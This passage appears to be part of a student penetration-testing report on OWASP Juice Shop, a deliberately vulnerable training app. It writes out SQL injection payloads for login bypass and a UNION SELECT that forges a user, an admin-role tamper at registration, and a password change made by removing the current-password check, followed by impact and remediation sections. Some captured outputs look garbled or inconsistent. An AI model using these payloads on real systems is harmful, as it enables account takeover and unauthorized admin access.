


Figure 62: Enter Caption

So, after trying many scenarios it appeared to me that if i have changed the role into admin and forwarding the request i can login by the new account which i have created but as an admin.

```
{
    "status" : "success" ,
    "data" : {
        "username" : "",
        "deluxeToken" : "",
        "lastLoginIp" : "0.0.0.0",
        "profileImage" : "/assets/public/images/uploads/defaultAdmin.png" ,
        "isActive" : true ,
        "id" : 53 ,
        "email" : "amrjjkiuce44809@gmail.com" ,
        "role" : "admin" ,
        "updatedAt" : "2025-05-05T23:25:07.816Z" ,
        "createdAt" : "2025-05-05T23:25:07.816Z" ,
        "deletedAt" : null
    }
}
```

Figure 63: Enter Caption




Figure 64: Enter Caption

After i had loginedin as an admin account, i have run into the admin panel to see all of the so, we are done with jim now we have begun with bender account

A screenshot of the OWASP Juice Shop Admin Panel. On the left, under 'Administration Registered Users', there is a table listing ten registered users with their email addresses: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimmich@googlemail.com, ciso@juice-sh.op, support@juice-sh.op, morty@juice-sh.op, mc.safesearch@juice-sh.op, J12934@juice-sh.op, and wurstbrot@juice-sh.op. On the right, under 'Customer Feedback', there is a table with three entries. Each entry includes a user ID, a comment, and a five-star rating. The comments are: 'I love this shop! Best products in town! Highly recommended!', 'Great shop! Awesome service!', and 'Nothing useful available here!'. The last comment also includes a note about incompetent customer support and PDF attachments for complaints.

Figure 65: Enter Caption

accounts and the data




Figure 66: Enter Caption

12.1 Constructing the SQL Injection:

- Modified the entry in the email input field to include an SQL injection payload: `bender@juice-sh.op' AND '1'='1' --`.
- This payload attempts to manipulate the SQL query behind the login form by:
 - Closing off the email string (with a single quote),
 - Adding a condition that always evaluates to true (`AND '1'='1'`),
 - Then commenting out the remainder of the SQL command with `--`.




Figure 67: Enter Caption

After that we have open the change password page and typed any password in the current password and the new password with `orange1` and also the repeat.




Figure 68: Enter Caption

In this step we have run the burpsuite and activated the proxy to capture the request of changing passwords and as we can see i am unable and unauthorized to change the password.




Figure 69: Enter Caption

After trying many several scenarios we have gotten that if we have deleted the current password parameter, i can gain the ability to change the password to the new password i want without even knowing the actual current password.

13 Exploitation 13: Database Schema

(Amr Khaled Mohamed - 120220236)




Figure 70: Enter Caption

In the normal, if we typed any product we want in the search bar we will get the product but usually if we typed (' after the product like `orange'` it will get us error of no product found we use this technique as the payload starts with the (')

After that, we captured the request by using the burpsuite and as u see we get the all the initial data that would appear to us in the website of all products

```

Response
Pretty Raw Hex Render
1: HTTP/1.1 500 Internal Server Error
2: Access-Control-Allow-Origin: *
3: Content-Type: application/json; charset=utf-8
4: Date: Thu, 22 May 2021 03:52:32 GMT
5: Feature-Policy: payment 'self';
6: Nel: {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
7: Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=iHMoLF8IuJJEhTxaYZTkPgAYfDKA38Cp10Phs%2BFRE4%26S1d01206b7900003b1-a5f1-025750382959(00026ts=1747885552)"}, {"max_age": 3600}]
8: Report-To-Skip-Hop-List:
heroku-nel="https://nel.herokuapp.com/reports?s=iHMoLF8IuJJEhTxaYZTkPgAYfDKA38Cp10Phs%2BFRE4%3Dssid=812dcc77-0bd0-43b1-a5f1-b382959sts=1747885552"
9: server: Heroku
10: Vary: Accept-Encoding
11: Via: 1.1 heroku-router
12: X-Content-Type-Options: nosniff
13: X-Frame-Options: SAMEORIGIN
14: X-Recruiting: /#jobs
15: Content-Length: 323
16:
17: {
18:   "error": {
19:     "message": "SQLITE_ERROR: near '\"': syntax error",
20:     "stack": "Error: SQLITE_ERROR: near '\"': syntax error",
21:     "errno": 1,
22:     "code": "SQLITE_ERROR",
23:     "sql": "SELECT * FROM Products WHERE ((name LIKE '%banana%' OR description LIKE '$banana%')) AND deletedAt IS NULL) ORDER BY name"
24:   }
25: }

```

Figure 71: Enter Caption

And as you see, this is error that appeared to me after we typed `banana'`.

But the useful part about the error that it tell us that there are an sql error and also tell us the type of error itself, which is the SQLite error

Figure 72: Enter Caption

After that we have used the SQL UNION operator to inject a query that will reveal the database schema. Because the product search results are displayed in a structured format, and it is known that product entries typically have multiple attributes (columns), the SQL injection payload must account for the correct number of columns.

Figure 73: Enter Caption

And also we want to extract the data from the `sql_master` which is a special table in the SQLite that stores the schema os the data base.

And it appears in the error message that the union don't have the same number of columns

```

    "status": "success",
    "data": [
        {
            "id": "1",
            "name": "John Doe",
            "email": "john.doe@example.com",
            "password": "password123",
            "phone": "+1234567890",
            "address": "123 Main St, Anytown USA"
        },
        {
            "id": "2",
            "name": "Jane Smith",
            "email": "jane.smith@example.com",
            "password": "password456",
            "phone": "+1987654321",
            "address": "456 Elm St, Anytown USA"
        }
    ],
    "message": "Success! Data inserted successfully."}
]
```

Figure 74: Enter Caption

```

"107", "CREATE TABLE Cache (id INTEGER REFERENCES 'Cache' (107) ON DELETE NO ACTION OR UPDATE CASCADE, id INTEGER PRIMARY KEY AUTOINCREMENT, file_name VARCHAR(255), content BLOB, type INTEGER, expires INTEGER, created_at INTEGER);

"108", "CREATE TABLE Challenge (id INTEGER REFERENCES 'Cache' (107) ON DELETE NO ACTION OR UPDATE CASCADE, app_type TEXT, name VARCHAR(255), category VARCHAR(255), tag VARCHAR(255), description TEXT, file_name VARCHAR(255), file_size INTEGER, created_at INTEGER, updated_at INTEGER NOT NULL);

"109", "CREATE TABLE Complaints (id INTEGER REFERENCES 'Cache' (107) ON DELETE NO ACTION OR UPDATE CASCADE, message VARCHAR(255), file_name VARCHAR(255), created_at INTEGER NOT NULL);

"110", "CREATE TABLE Delivery (id INTEGER REFERENCES 'Cache' (107) ON DELETE NO ACTION OR UPDATE CASCADE, name VARCHAR(255), price FLOAT, delivery_time TEXT, eta FLOAT, file_name VARCHAR(255), created_at INTEGER NOT NULL, updated_at INTEGER NOT NULL);

"111", "CREATE TABLE Product (id INTEGER REFERENCES 'Cache' (107) ON DELETE NO ACTION OR UPDATE CASCADE, name VARCHAR(255), price FLOAT, description TEXT, file_name VARCHAR(255), created_at INTEGER NOT NULL);

```

Figure 75: Enter Caption

To align with the expected number of columns in the original query and extract schema information from the `sqlite_schema` table. We have tried values and see if it align or not so we tried values from 1 until we have reached 9

Now we have gotten the table of the product and u can see the nine columns

13.1 Simulate the Login of a Non-existent but Temporary User

In this vulnerability we want to simulate the login of a non-existent user temporarily by using SQL injection

So we first get into the login page and typed any word in the email and password and captured the request of the login




Figure 76: Enter Caption

And as we said above we wanted to test whether is there a sql error or not so we tried to type ' in the email as u see in the screenshot and it appears that there is an sql error

Figure 77: Enter Caption

We will use the tables that we have fotten from our the db schema and we will use the `users` table especially cause this what matters with us now as we want to by the login page

And we will write a payload but we will change the info whatever it is and you can put in the email whatever the email you want

So this is the payload after i changed it

```
[language=SQL] ' UNION SELECT * FROM (SELECT 1000 as 'id', " as 'username', 'acc0unt4nt@juice-sh.op' as 'email', 'asdfasdf' as 'password', 'accounting' as 'role', " as 'deluxeToken', '127.0.0.1' as 'lastLoginIp', 'default.svg' as 'profileImage', " as 'totpSecret', 1 as 'isActive', '2020-08-30 11:12:13.456 +00:00' as 'createdAt', '2020-08-30 11:12:13.456 +00:00' as 'updatedAt', null as 'deletedAt')
```

Figure 78: Enter Caption

We observe that the server responded with a JWT token, meaning that he accepted our connection




Figure 79: Enter Caption

14 Exploitation Report 14: Privilege Escalation via Role Manipulation

(Amr Khaled Mohamed - 120220236)

Vulnerability Type: Privilege Escalation through Insecure Role Assignment
Target Application: Juice Shop

14.1 Introduction

This report documents a serious privilege escalation vulnerability discovered in the Juice Shop web application. The flaw lies in how the application handles user role assignment during registration. By manipulating the role parameter in the HTTP request, it was possible to create an account with administrative privileges, thus bypassing intended access controls.

14.2 Problem Description

The application relies on a hidden `role` field during account registration, which is sent from the client-side. This is a critical mistake, as any malicious actor using a proxy tool like Burp Suite can intercept and modify this field to escalate privileges (e.g., from `customer` to `admin`). Since the backend fails to validate or restrict the allowed role values, it grants the unauthorized role to the new account.

14.3 Steps to Reproduce

1. **Creating a New Account:** A new user account was initiated through the normal registration form on the Juice Shop.

The screenshot shows a browser window for the OWASP Juice Shop at <https://juice-shop.herokuapp.com/#/register>. The page title is "User Registration". The form fields are filled as follows:

- Email*: amrk44809@gmail.com
- Password*: (length 10/20)
- Security Question*: Name of your favorite pet? (dropdown menu)
- Answer*: dog

A green success message "User registered successfully" is displayed below the form. At the bottom right is a "Register" button.

Figure 80: Enter Caption

2. **Intercepting the Request:** Using Burp Suite, the POST request triggered by clicking the Register button was intercepted before being sent to the server.




Figure 81: Enter Caption

3. **Modifying the Role:** In the captured request, the field "role": "customer" was found in the body or headers. This value was changed to "role": "admin".

```

Request
Pretty Raw Hex
POST /api/users HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=6BhVtr9ztkcfeH5uNptJ1ZTqwu0IDbu0hQZtDaiYjF8485pU7PnP4fJ8soaI8W
Content-Length: 254
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6ImlvdXJpZCIsImV4cCI6MTY0OTkxOTUwM30.eyJhdWQiOiJodHRwczovL3dyaXplbGUtb3B0LmNvbSIsInRpZCI6IjEzMDkxMDUwMyJ9
Sec-Ch-Ua: "Chromium";v="135", "Not-A-Brand";v="8"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Dest: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: 1
Connection: keep-alive
{
  "email": "amrjjkiuce44809@gmail.com",
  "password": "Shazam456",
  "passwordRepeat": "Shazam456",
  "securityQuestion": {
    "id": 7,
    "question": "Name of your favorite pet?",
    "createdAt": "2025-05-05T15:18:29.462Z",
    "updatedAt": "2025-05-05T15:18:29.462Z"
  },
  "securityAnswer": "dog"
}

```

Figure 82: Enter Caption

- 4. Forwarding the Modified Request:** The altered request was forwarded to the server. The server accepted the request and created the account with admin privileges.

The screenshot shows the Postman interface with the following details:

- Request:**

```

POST /api/users HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=6BhVtr9ztkcfeH5uNptJ1ZTqwu0IDbu0hQZtDaiYjF8485pU7PnP4fJ8soaI8W
Content-Length: 254
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6ImlvdXJpZCIsImV4cCI6MTY0OTkxOTUwM30.eyJhdWQiOiJodHRwczovL3dyaXplbGUtb3B0LmNvbSIsInRpZCI6IjEzMDkxMDUwMyJ9
Sec-Ch-Ua: "Chromium";v="135", "Not-A-Brand";v="8"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Dest: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: 1
Connection: keep-alive
{
  "email": "amrjjkiuce44809@gmail.com",
  "password": "Shazam456",
  "passwordRepeat": "Shazam456",
  "securityQuestion": {
    "id": 7,
    "question": "Name of your favorite pet?",
    "createdAt": "2025-05-05T15:18:29.462Z",
    "updatedAt": "2025-05-05T15:18:29.462Z"
  },
  "securityAnswer": "dog"
}

```
- Response:**

```

HTTP/1.1 201 Created
Date: Fri, 05 May 2023 23:50:07 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 310
{
  "message": "User created successfully",
  "user": {
    "id": 53,
    "username": "amrjjkiuce44809",
    "email": "amrjjkiuce44809@gmail.com",
    "deluxeToken": null,
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true,
    "id": 53,
    "email": "amrjjkiuce44809@gmail.com",
    "role": "admin",
    "updatedAt": "2025-05-05T23:25:07.816Z",
    "createdAt": "2025-05-05T23:25:07.816Z",
    "deletedAt": null
  }
}

```

Figure 83: Enter Caption

- 5. Logging in as Admin:** Logging in with the newly created account successfully granted access to the admin panel, confirming the account now had administrator rights. Inside the admin panel, access to sensitive data and control features was confirmed.

```

{
  "status": "success",
  "data": {
    "username": "",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true,
    "id": 53,
    "email": "amrjjkiuce44809@gmail.com",
    "role": "admin",
    "updatedAt": "2025-05-05T23:25:07.816Z",
    "createdAt": "2025-05-05T23:25:07.816Z",
    "deletedAt": null
  }
}

```

Figure 84: Enter Caption

The screenshot shows a web interface with two main sections. On the left, under 'Administration Registered Users', there is a table with columns 'Email' and 'User'. It lists ten user accounts. On the right, under 'Customer Feedback', there is a table with columns 'User', 'Comment', and 'Rating'. The 'Comment' column contains various customer reviews, and the 'Rating' column shows a 5-star rating system with some stars filled.

Customer Feedback		
User	Comment	Rating
1	I love this shop! Best products in town! Highly recommended!	★★★★★
2	Great shop! Awesome service!	★★★★★
3	Nothing useful available here!	★★★★★
	Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints!	★★★★★
	This is the store for awesome stuff of all kinds!	★★★★★

Figure 85: Enter Caption

14.4 Impact

This vulnerability allows any user with basic knowledge of web proxies to:

- Gain unauthorized administrator access.
- View or modify user data and accounts.
- Access sensitive and critical parts of the web application.
- Perform actions that could compromise the integrity and confidentiality of the system.

Severity: *Critical*

14.5 Recommendations

To mitigate this vulnerability, the following actions are recommended:

- Do not allow role assignment from the client side.
- Handle role logic exclusively on the server side, based on predefined rules.
- Validate all incoming data and ignore or sanitize any unexpected fields.
- Implement strict access control policies and enforce them at the server level.
- Perform regular security testing to detect and fix privilege escalation issues.

15 Exploitation Report 15: Unauthorized Password Reset via SQL Injection and Parameter Removal

(Amr Khaled Mohamed - 120220236)

Target Application: Juice Shop

Vulnerability Type: SQL Injection + Insecure Direct Object Reference (IDOR)

15.1 Introduction

This report outlines a compound vulnerability discovered in the Juice Shop application, combining SQL Injection with improper validation of parameters during the password reset process. Through this flaw, an attacker can reset the password of an arbitrary user (in this case, Bender) without knowing the original password.

15.2 Problem Description

The application is vulnerable to:

- SQL Injection during login, allowing unauthorized access to a known user account.
- Improper backend validation during the password change process, where removing the `currentPassword` field bypasses the authentication requirement.

Together, these issues allow a complete compromise of user accounts.

15.3 Steps to Reproduce

1. SQL Injection to Log in as Bender:

- During login, the email field was modified with the following payload: `bender@juice-sh.op' AND '1'='1' --`
- This payload breaks the SQL query and appends a condition that always evaluates to true.
- As a result, the attacker is logged in as user Bender.




Figure 86: Enter Caption

2. Attempt to Change Password Normally:

- The attacker navigated to the change password page.
- Attempted to change the password using:
 - Current password: any random input
 - New password: `orange1`
 - Repeat password: `orange1`
- The server responded with an unauthorized error, since the actual current password is unknown.




Figure 87: Enter Caption

3. Bypassing the Current Password Requirement:

- Using Burp Suite, the POST request for password change was intercepted.
 - The parameter `currentPassword` was deleted from the request.
 - The modified request was forwarded to the server.

4. Successful Password Reset:

- The server processed the request without verifying the current password.
 - The password was successfully changed to `orange1`, allowing the attacker full control of Bender's account.

Figure 88: Enter Caption

15.4 Impact

This vulnerability allows attackers to:

- Fully compromise user accounts without needing to know their passwords.
 - Escalate their privileges or sabotage target users.
 - Permanently lock out users from their accounts by changing their passwords.

Severity: *Critical*

15.5 Recommendations

To prevent this attack, the following security practices should be implemented:

- Sanitize and parameterize all SQL queries to eliminate SQL Injection vulnerabilities.
 - Ensure that the `currentPassword` is mandatory and server-validated during any password change.
 - Avoid trusting client-side fields. Server logic should enforce all authorization checks independently.
